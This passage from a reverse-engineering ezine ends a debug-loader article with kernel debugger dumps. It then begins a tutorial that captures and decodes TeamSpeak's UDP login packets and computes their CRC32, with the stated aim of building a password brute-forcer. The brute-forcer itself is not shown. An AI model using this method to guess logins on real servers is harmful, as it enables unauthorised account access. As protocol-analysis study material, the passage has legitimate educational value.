001B:004063C0  MOV       EAX,[EBP+00000426]
001B:004063C6  LEA       ECX,[EBP+0000043B]
001B:004063CC  PUSH      ECX
```

If you take a look at 004063BFh, you will see that int 3h is still there!? Why? simple, to speedup loading of process from disc, process is being loaded from cache, so to eliminate this int 3h simpply recompile your code, flush cache or edit instruction manually :D

Well that's it...

4. Conclusion

Hmmm Conclusion? Can you write faster debug loader? I don't think so :D

Greetzing: to all my mates in ARTeam, 29a for great e-zine, havok, Papillion and all great coders out there...

S verom u Boga, deroko/ARTeam

5. References

[1] Microsoft® Windows® Internals - Mark E. Russinovich, David A. Solomon
[2] Undocumented Windows 2000 Secrets - Sven B. Schreiber
[3] Playing with Windows /dev/(k)mem - crazylord, Phrack 59
[4] Raising The Bar For Windows Rootkit Detection - Sherri Sparks, Jamie Butler, Phrack 63

This article includes supplemental sources and files. They have been included with the ezine archive and can be found in the Supplements folder. Within the Supplements folder you will find a folder for each article that contains sources and files.

6. Appendix

```
kd> !process 398
Searching for Process with Cid == 398
PROCESS 81ca8bf8  SessionId: 0  Cid: 0398    Peb: 7ffda000  ParentCid: 0f84
    DirBase: 07dd1000  ObjectTable: 00000000  HandleCount: <Data Not Accessible>

    Image: crackme.EXE
    VadRoot 00000000 Vads 0 Clone 0 Private 0. Modified 10. Locked 0.
    DeviceMap e26c3c40
    Token                             e2d9d900
    ElapsedTime                       0:04:21.0046
    UserTime                          0:00:00.0031
    KernelTime                        0:00:00.0000
    QuotaPoolUsage[PagedPool]         0
    QuotaPoolUsage[NonPagedPool]      0
    Working Set Sizes (now,min,max)  (4, 50, 345) (16KB, 200KB, 1380KB)
    PeakWorkingSetSize                528
    VirtualSize                       13 Mb
    PeakVirtualSize                   17 Mb
    PageFaultCount                    613
    MemoryPriority                    BACKGROUND
    BasePriority                      8
    CommitCharge                      0

kd> dt nt!_EPROCESS 81ca8bf8
   +0x000 Pcb              : _KPROCESS
   +0x06c ProcessLock      : _EX_PUSH_LOCK
   +0x070 CreateTime       : _LARGE_INTEGER 0x1c6512f`7ff0ca7c
   +0x078 ExitTime         : _LARGE_INTEGER 0x1c6512f`82093b96
   +0x080 RundownProtect   : _EX_RUNDOWN_REF
   +0x084 UniqueProcessId  : 0x00000398
   +0x088 ActiveProcessLinks : _LIST_ENTRY [ 0x81ccee28 - 0x81cd9428 ]
   +0x090 QuotaUsage       : [3] 0
   +0x09c QuotaPeak        : [3] 0x6b8
   +0x0a8 CommitCharge     : 0
   +0x0ac PeakVirtualSize  : 0x114e000
   +0x0b0 VirtualSize      : 0xd18000
   +0x0b4 SessionProcessLinks : _LIST_ENTRY [ 0xf8a55014 - 0x81cd9454 ]
   +0x0bc DebugPort        : (null)
   +0x0c0 ExceptionPort    : 0xe15c51e0
   +0x0c4 ObjectTable      : (null)
   +0x0c8 Token            : _EX_FAST_REF
   +0x0cc WorkingSetLock   : _FAST_MUTEX
   +0x0ec WorkingSetPage   : 0x1fd36
   +0x0f0 AddressCreationLock : _FAST_MUTEX
   +0x110 HyperSpaceLock   : 0
   +0x114 ForkInProgress   : (null)
   +0x118 HardwareTrigger  : 0
   +0x11c VadRoot          : (null)
   +0x120 VadHint          : (null)
   +0x124 CloneRoot        : (null)
   +0x128 NumberOfPrivatePages : 0
   +0x12c NumberOfLockedPages : 0
   +0x130 Win32Process     : (null)
   +0x134 Job              : (null)
   +0x134 Job              : (null)
   +0x138 SectionObject    : (null)
   +0x13c SectionBaseAddress : 0x00400000
   +0x140 QuotaBlock       : 0x81ba07b8
```

```
+0x144 WorkingSetWatch  : (null)
+0x148 Win32WindowStation : 0x00000028
+0x14c InheritedFromUniqueProcessId : 0x00000f84
+0x150 LdtInformation   : (null)
+0x154 VadFreeHint      : (null)
+0x158 VdmObjects       : (null)
+0x15c DeviceMap        : 0xe26c3c40
+0x160 PhysicalVadList  : _LIST_ENTRY [ 0x81ca8d58 - 0x81ca8d58 ]
+0x168 PageDirectoryPte : _HARDWARE_PTE
+0x168 Filler           : 0
+0x170 Session          : 0xf8a55000
+0x174 ImageFileName    : [16]  “crackme.exe”
+0x184 JobLinks         : _LIST_ENTRY [ 0x0 - 0x0 ]
+0x18c LockedPagesList  : (null)
+0x190 ThreadListHead   : _LIST_ENTRY [ 0x81ca8d88 - 0x81ca8d88 ]
+0x198 SecurityPort     : (null)
+0x19c PaeTop           : (null)
+0x1a0 ActiveThreads    : 0
+0x1a4 GrantedAccess    : 0x1f0fff
+0x1a8 DefaultHardErrorProcessing : 1
+0x1ac LastThreadExitStatus : 0
+0x1b0 Peb              : 0x7ffda000
+0x1b4 PrefetchTrace    : _EX_FAST_REF
+0x1b8 ReadOperationCount : _LARGE_INTEGER 0x0
+0x1c0 WriteOperationCount : _LARGE_INTEGER 0x0
+0x1c8 OtherOperationCount : _LARGE_INTEGER 0x3c
+0x1d0 ReadTransferCount : _LARGE_INTEGER 0x0
+0x1d8 WriteTransferCount : _LARGE_INTEGER 0x0
+0x1e0 OtherTransferCount : _LARGE_INTEGER 0x54
+0x1e8 CommitChargeLimit : 0
+0x1ec CommitChargePeak : 0x5f
+0x1f0 AweInfo          : (null)
+0x1f4 SeAuditProcessCreationInfo : _SE_AUDIT_PROCESS_CREATION_INFO
+0x1f8 Vm               : _MMSUPPORT
+0x238 LastFaultCount   : 0
+0x23c ModifiedPageCount : 0xa
+0x240 NumberOfVads     : 0
+0x244 JobStatus        : 0
+0x248 Flags            : 0xc082c
+0x248 CreateReported   : 0y0
+0x248 NoDebugInherit   : 0y0
+0x248 ProcessExiting   : 0y1
+0x248 ProcessDelete    : 0y1
+0x248 Wow64SplitPages  : 0y0
+0x248 VmDeleted        : 0y1
+0x248 OutswapEnabled   : 0y0
+0x248 Outswapped       : 0y0
+0x248 ForkFailed       : 0y0
+0x248 HasPhysicalVad   : 0y0
+0x248 AddressSpaceInitialized : 0y10
+0x248 SetTimerResolution : 0y0
+0x248 BreakOnTermination : 0y0
+0x248 SessionCreationUnderway : 0y0
+0x248 WriteWatch       : 0y0
+0x248 ProcessInSession : 0y0
+0x248 OverrideAddressSpace : 0y0
+0x248 HasAddressSpace  : 0y1
+0x248 LaunchPrefetched : 0y1
+0x248 InjectInpageErrors : 0y0
+0x248 VmTopDown        : 0y0
```

```
   +0x248 Unused3          : 0y0
   +0x248 Unused4          : 0y0
   +0x248 VdmAllowed       : 0y0
   +0x248 Unused           : 0y00000 (0)
   +0x248 Unused1          : 0y0
   +0x248 Unused2          : 0y0
   +0x24c ExitStatus       : 0
   +0x250 NextPageColor    : 0x81d9
   +0x252 SubSystemMinorVersion : 0xa ''
   +0x253 SubSystemMajorVersion : 0x3 ''
   +0x252 SubSystemVersion : 0x30a
   +0x254 PriorityClass    : 0x2 ''
   +0x255 WorkingSetAcquiredUnsafe : 0 ''
   +0x258 Cookie           : 0x5dcad19b
kd> dt nt!_OBJECT_HEADER 81ca8bf8-18
   +0x000 PointerCount     : 1
   +0x004 HandleCount      : 0
   +0x004 NextToFree       : (null)
   +0x008 Type             : 0x81fcaca0
   +0x00c NameInfoOffset   : 0 ''
   +0x00d HandleInfoOffset : 0 ''
   +0x00e QuotaInfoOffset  : 0 ''
   +0x00f Flags            : 0x20 ' '
   +0x010 ObjectCreateInfo : 0x81ba07b8
   +0x010 QuotaBlockCharged : 0x81ba07b8
   +0x014 SecurityDescriptor : 0xe1dfe65d
   +0x018 Body             : _QUAD
kd> dt nt!_OBJECT_TYPE 81fcaca0
   +0x000 Mutex            : _ERESOURCE
   +0x038 TypeList         : _LIST_ENTRY [ 0x81fcacd8 - 0x81fcacd8 ]
   +0x040 Name             : _UNICODE_STRING "Process"
   +0x048 DefaultObject    : (null)
   +0x04c Index            : 5
   +0x050 TotalNumberOfObjects : 0x2c
   +0x054 TotalNumberOfHandles : 0x98
   +0x058 HighWaterNumberOfObjects : 0x2e
   +0x05c HighWaterNumberOfHandles : 0x9e
   +0x060 TypeInfo         : _OBJECT_TYPE_INITIALIZER
   +0x0ac Key              : 0x636f7250
   +0x0b0 ObjectLocks      : [4] _ERESOURCE
kd>
```

Breaking PRotocol

Reversing and Exploiting Client Side Communications

-jAgx

1. Tools You Need to Begin:

Target and Tools for Analyzing the Protocol:

TeamSpeak Client
http://goteamspeak.com/index.php?page=downloads
PeiD
http://www.secretashell.com/codomain/peid/download.html
Ollydbg
http://www.ollydbg.de/download.htm
WPE Pro
http://pimpsofpain.com/wpe.zip (some anti-virus detect this as a "hack-tool")

Resources for Building an Application to Exploit Protocol:

C# Express 2005 Edition
http://go.microsoft.com/fwlink/?LinkId=51411&clcid=0x409
.NET Framework 2.0
http://www.microsoft.com/downloads/details.aspx?FamilyID=0856EACB-4362-4B0D-8EDD-AAB15C5E04F5&displaylang=en


2. Introduction:

In this article I am going to cover how to capture and reverse-engineer a closed-source protocol. I will then show you how to exploit that protocol in the form of a brute forcing program. The analysis of a protocol is becoming more and more important as software becomes more "online" aware. There are more key checks that occur over the internet and there is often communication between client software with the owners server. As reverse-engineers we need to be able to understand what is happening when our software accesses the Internet. We can then figure out how to modify or exploit such communications.


Our target in this article is TeamSpeak. TeamSpeak is a closed-source voice-chat client/server combo that uses the UDP protocol for transfer of data between the server and client. We will capture and analyze the UDP packets so we can figure out how this program communicates with a server. We can then build a program to mimic the TeamSpeak protocol.

3. Examining the Target:

Firstly, we examine the target using PEiD. (Portable Executable Identifier)



A very good feature of PEiD is its Krypto Analyzer plugin, KANAL.
This plugin can shed some light on if TeamSpeak's protocol is encrypted.



PEiD detects no encryptions - just BASE64 and CRC32 routines, lucky for us


Base64 is used to convert binary data to an ASCII string, usually with characters only in the range of A-Z, a-z, and 0-9. The resulting string is usually about 33% bigger than the binary input so base64 is rarely used on any good protocols. Some email programs use it to encode their attachments though.

CRC stands for cyclic redundancy check. It's a type of hash function that is used for, guess what? Internet Traffic! The CRC32 hash function takes binary input and returns a hash of 32 bits or 4 bytes. It's used on internet traffic to verify the integrity of data.
A simple example is a program sending a packet out consisting of a 4 byte CRC hash followed by the data that was hashed. When the server receives the packet, it can hash the data (5^{th} byte to the end) and compare it to the hash (1^{st} - 4^{th} bytes of the packet) which reveals whether the data was received only partially or became corrupted on the way. The TCP protocol already is very reliable so crc32 is rarely used for it…but the UDP protocol isn't, and guess what? TeamSpeak uses the UDP protocol for data transfer between the client and server.


If we didn't have KANAL, we would have to search for signature byte patterns of common encryption and hash functions.
For example, the crc32 hash function uses a lookup array that starts off with these elements:
0x00000000, 0x77073096, 0xEE0E612C, 0x990951BA

To find the crc32 routines in an application, we would start it up with olly, and then search (Search For- Constant) for one of the signature constants (0x77073096 perhaps).
After we find the address of the signature constant, we backtrack (minus some bytes) to get the address of the start of the lookup table.
Then, we can use Olly's constant search again to search for references to our lookup table.
Those references would be located within the crc32 procedures.


4. Analyzing the Communication



Our packet sniffer comes into use now. We open up TeamSpeak and add a random server to our address book - make sure the server isn't password protected and make sure it has some people in it.



After adding it to our address book, we need to go to the address book and select the server. We will need a nickname, you can just enter something like "Testing123". The rest of the information can be left alone.



Now we will attach WPE Pro to TeamSpeak

Start sniffing  , and connect to the server with TeamSpeak.

After connecting to the server, we can stop sniffing with wpe,  , and view the captured login packet.

```
00000000 F4 BE 03 00 00 00 00 00 00 00 00 01 00 00 00 ................
00000010 28 FF 3D 25 09 54 65 61 6D 53 70 65 61 6B 00 00 (.=%.TeamSpeak..
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000030 00 00 0A 57 69 6E 64 6F 77 73 20 58 50 00 00 00 ...Windows XP...
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000050 02 00 00 00 20 00 3C 00 00 01 00 00 00 00 00 00 .... .<.........
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000090 00 00 00 00 00 00 0A 54 65 73 74 69 6E 67 31 32 .......Testing12
000000A0 33 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3...............
000000B0 00 00 00 00                                     ....
```

Clearly, this packet isn't encrypted (as foreshadowed earlier by using KANAL)
By using some common sense (well I'd like to think it is) , we can map almost every important part of this packet down to what it represents.

```
00000000 F4 BE 03 00 00 00 00 00 00 00 00 01 00 00 00 ................
00000010 28 FF 3D 25 09 54 65 61 6D 53 70 65 61 6B 00 00 (.=%.TeamSpeak..
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000030 00 00 0A 57 69 6E 64 6F 77 73 20 58 50 00 00 00 ...Windows XP...
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000050 02 00 00 00 20 00 3C 00 00 01 00 00 00 00 00 00 .... .<.........
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000090 00 00 00 00 00 00 0A 54 65 73 74 69 6E 67 31 32 .......Testing12
000000A0 33 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3...............
000000B0 00 00 00 00                                     ....
```

- Maybe with the 4th byte (0x00) is a CRC?
- Maybe is a CRC?
- This is an easy one - the first part is the length of the client string (TeamSpeak), and the 2nd part is the actual client string.
- Our operating system - structured in the same way as the previous.
- This one took a bit more thinking. It's the version of the client (2.0.32.60). Each integer of the version string is a short stored in little-endian (least-significant bit first.)
- The nickname we chose - structured the same way the client string and OS were.

We login again while sniffing - this time with the nick of "Testing124." We then might be able to figure out what the yellow and orange bytes are for.

```
00000000 F4 BE 03 00 00 00 00 00 00 00 00 01 00 00 00 ................
00000010 BB 59 79 C4 09 54 65 61 6D 53 70 65 61 6B 00 00 .Yy..TeamSpeak..
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000030 00 00 0A 57 69 6E 64 6F 77 73 20 58 50 00 00 00 ...Windows XP...
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000050 02 00 00 00 20 00 3C 00 00 01 00 00 00 00 00 00 .... .<.........
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000090 00 00 00 00 00 00 0A 54 65 73 74 69 6E 67 31 32 .......Testing12
000000A0 34 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4...............
000000B0 00 00 00 00                                     ....
```

The only thing that has now changed is the orange bytes. We can conclude the orange bytes must be the CRC, and the yellow bytes are the identifier for a command (LOGIN perhaps?) You may want to run a few more tests like I did to be sure.

Now, we will login again while sniffing, but this time WITH a test username and pw.
We shade in the bytes that have changed for easy comparison.

```
00000000 F4 BE 03 00 00 00 00 00 00 00 00 01 00 00 00 ................
00000010 0D 28 12 0C 09 54 65 61 6D 53 70 65 61 6B 00 00 .(...TeamSpeak..
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000030 00 00 0A 57 69 6E 64 6F 77 73 20 58 50 00 00 00 ...Windows XP...
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000050 02 00 00 00 20 00 3C 00 00 02 0C 54 65 73 74 55 .... .<....TestU
00000060 73 65 72 6E 61 6D 65 00 00 00 00 00 00 00 00 00 sername.........
00000070 00 00 00 00 00 00 00 00 0C 54 65 73 74 50 61 73 .........TestPas
00000080 73 77 6F 72 64 00 00 00 00 00 00 00 00 00 00 00 sword...........
00000090 00 00 00 00 00 00 0A 54 65 73 74 69 6E 67 31 32 .......Testing12
000000A0 34 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4...............
000000B0 00 00 00 00                                     ....
```

- The CRC bytes that changed as they should have.
- We cannot immediately narrow this down, but the fact that it is right before the username and password, and that it changed from 1 to 2 indicates it might be a byte that tells whether we are logging in registered or unregistered.
- The username structure.
- The password structure.

Just a note:
We can notice that each string field (Client, OS, Username, Password, and Nick) has 30 bytes for its data:
1 for the length of the sting
29 for the string

If we continue to login unregistered and registered we will see that the byte stays 0x01 for unregistered and 0x02 for registered. So, we were right
0x01 == LOGIN_UNREGISTERED and 0x02 == LOGIN_REGISTERED!

We got almost everything documented. The only thing to do? Figure out what is being inputted for CRC32.

The most common way to CRC a packet (also known as a datagram for UDP) is as follows:
The place where the CRC would be is first written in with something static - for example: 0x00 0x00 0x00 0x00, or the string “JAGX.” Then the CRC is calculated and the resulting hash is written in, over-writing the static string.
The server must also know the static string the client used in order to calculate the CRC.


5. Reversing the CRC:

Olly comes into play now. Fire up Olly and debug TeamSpeak from it.
We know TeamSpeak isn’t packed from earlier examination of PEiD; no unpacking is required.
There will be some exceptions; we can just pass those to TeamSpeak’s exception handler by using Shift + F9.
From KANAL, we know the address in TeamSpeak.exe that referenced a crc32 lookup table was 0048A931.

At 0048A931 we are in the middle of the procedure…the crc32 procedure in C# would look like this

```
readonly static uint[] crcLookup = new uint[] {
                    0x00000000, 0x77073096, 0xEE0E612C, 0x990951BA,
                    0x076DC419, 0x706AF48F, 0xE963A535, 0x9E6495A3,
                    0x0EDB8832, 0x79DCB8A4, 0xE0D5E91E, 0x97D2D988,
                    0x09B64C2B, 0x7EB17CBD, 0xE7B82D07, 0x90BF1D91,
                    0x1DB71064, 0x6AB020F2, 0xF3B97148, 0x84BE41DE,
                    0x1ADAD47D, 0x6DDDE4EB, 0xF4D4B551, 0x83D385C7,
                    0x136C9856, 0x646BA8C0, 0xFD62F97A, 0x8A65C9EC,
                    0x14015C4F, 0x63066CD9, 0xFA0F3D63, 0x8D080DF5,
                    0x3B6E20C8, 0x4C69105E, 0xD56041E4, 0xA2677172,
                    0x3C03E4D1, 0x4B04D447, 0xD20D85FD, 0xA50AB56B,
                    0x35B5A8FA, 0x42B2986C, 0xDBBBC9D6, 0xACBCF940,
                    0x32D86CE3, 0x45DF5C75, 0xDCD60DCF, 0xABD13D59,
                    0x26D930AC, 0x51DE003A, 0xC8D75180, 0xBFD06116,
                    0x21B4F4B5, 0x56B3C423, 0xCFBA9599, 0xB8BDA50F,
                    0x2802B89E, 0x5F058808, 0xC60CD9B2, 0xB10BE924,
                    0x2F6F7C87, 0x58684C11, 0xC1611DAB, 0xB6662D3D,
                    0x76DC4190, 0x01DB7106, 0x98D220BC, 0xEFD5102A,
                    0x71B18589, 0x06B6B51F, 0x9FBFE4A5, 0xE8B8D433,
                    0x7807C9A2, 0x0F00F934, 0x9609A88E, 0xE10E9818,
                    0x7F6A0DBB, 0x086D3D2D, 0x91646C97, 0xE6635C01,
                    0x6B6B51F4, 0x1C6C6162, 0x856530D8, 0xF262004E,
                    0x6C0695ED, 0x1B01A57B, 0x8208F4C1, 0xF50FC457,
                    0x65B0D9C6, 0x12B7E950, 0x8BBEB8EA, 0xFCB9887C,
                    0x62DD1DDF, 0x15DA2D49, 0x8CD37CF3, 0xFBD44C65,
                    0x4DB26158, 0x3AB551CE, 0xA3BC0074, 0xD4BB30E2,
                    0x4ADFA541, 0x3DD895D7, 0xA4D1C46D, 0xD3D6F4FB,
                    0x4369E96A, 0x346ED9FC, 0xAD678846, 0xDA60B8D0,
                    0x44042D73, 0x33031DE5, 0xAA0A4C5F, 0xDD0D7CC9,
                    0x5005713C, 0x270241AA, 0xBE0B1010, 0xC90C2086,
                    0x5768B525, 0x206F85B3, 0xB966D409, 0xCE61E49F,
                    0x5EDEF90E, 0x29D9C998, 0xB0D09822, 0xC7D7A8B4,
                    0x59B33D17, 0x2EB40D81, 0xB7BD5C3B, 0xC0BA6CAD,
                    0xEDB88320, 0x9ABFB3B6, 0x03B6E20C, 0x74B1D29A,
                    0xEAD54739, 0x9DD277AF, 0x04DB2615, 0x73DC1683,
                    0xE3630B12, 0x94643B84, 0x0D6D6A3E, 0x7A6A5AA8,
                    0xE40ECF0B, 0x9309FF9D, 0x0A00AE27, 0x7D079EB1,
                    0xF00F9344, 0x8708A3D2, 0x1E01F268, 0x6906C2FE,
                    0xF762575D, 0x806567CB, 0x196C3671, 0x6E6B06E7,
                    0xFED41B76, 0x89D32BE0, 0x10DA7A5A, 0x67DD4ACC,
                    0xF9B9DF6F, 0x8EBEEFF9, 0x17B7BE43, 0x60B08ED5,
                    0xD6D6A3E8, 0xA1D1937E, 0x38D8C2C4, 0x4FDFF252,
                    0xD1BB67F1, 0xA6BC5767, 0x3FB506DD, 0x48B2364B,
                    0xD80D2BDA, 0xAF0A1B4C, 0x36034AF6, 0x41047A60,
                    0xDF60EFC3, 0xA867DF55, 0x316E8EEF, 0x4669BE79,
                    0xCB61B38C, 0xBC66831A, 0x256FD2A0, 0x5268E236,
                    0xCC0C7795, 0xBB0B4703, 0x220216B9, 0x5505262F,
                    0xC5BA3BBE, 0xB2BD0B28, 0x2BB45A92, 0x5CB36A04,
                    0xC2D7FFA7, 0xB5D0CF31, 0x2CD99E8B, 0x5BDEAE1D,
                    0x9B64C2B0, 0xEC63F226, 0x756AA39C, 0x026D930A,
                    0x9C0906A9, 0xEB0E363F, 0x72076785, 0x05005713,
                    0x95BF4A82, 0xE2B87A14, 0x7BB12BAE, 0x0CB61B38,
                    0x92D28E9B, 0xE5D5BE0D, 0x7CDCEFB7, 0x0BDBDF21,
                    0x86D3D2D4, 0xF1D4E242, 0x68DDB3F8, 0x1FDA836E,
                    0x81BE16CD, 0xF6B9265B, 0x6FB077E1, 0x18B74777,
                    0x88085AE6, 0xFF0F6A70, 0x66063BCA, 0x11010B5C,
                    0x8F659EFF, 0xF862AE69, 0x616BFFD3, 0x166CCF45,
                    0xA00AE278, 0xD70DD2EE, 0x4E048354, 0x3903B3C2,
                    0xA7672661, 0xD06016F7, 0x4969474D, 0x3E6E77DB,
                    0xAED16A4A, 0xD9D65ADC, 0x40DF0B66, 0x37D83BF0,
                    0xA9BCAE53, 0xDEBB9EC5, 0x47B2CF7F, 0x30B5FFE9,
                    0xBDBDF21C, 0xCABAC28A, 0x53B39330, 0x24B4A3A6,
                    0xBAD03605, 0xCDD70693, 0x54DE5729, 0x23D967BF,
                    0xB3667A2E, 0xC4614AB8, 0x5D681B02, 0x2A6F2B94,
                    0xB40BBE37, 0xC30C8EA1, 0x5A05DF1B, 0x2D02EF8D
        };
        public static uint crc32(byte[] by)
        {   uint ulCRC = poly;
            for (uint i = 0; i < by.Length; i++)
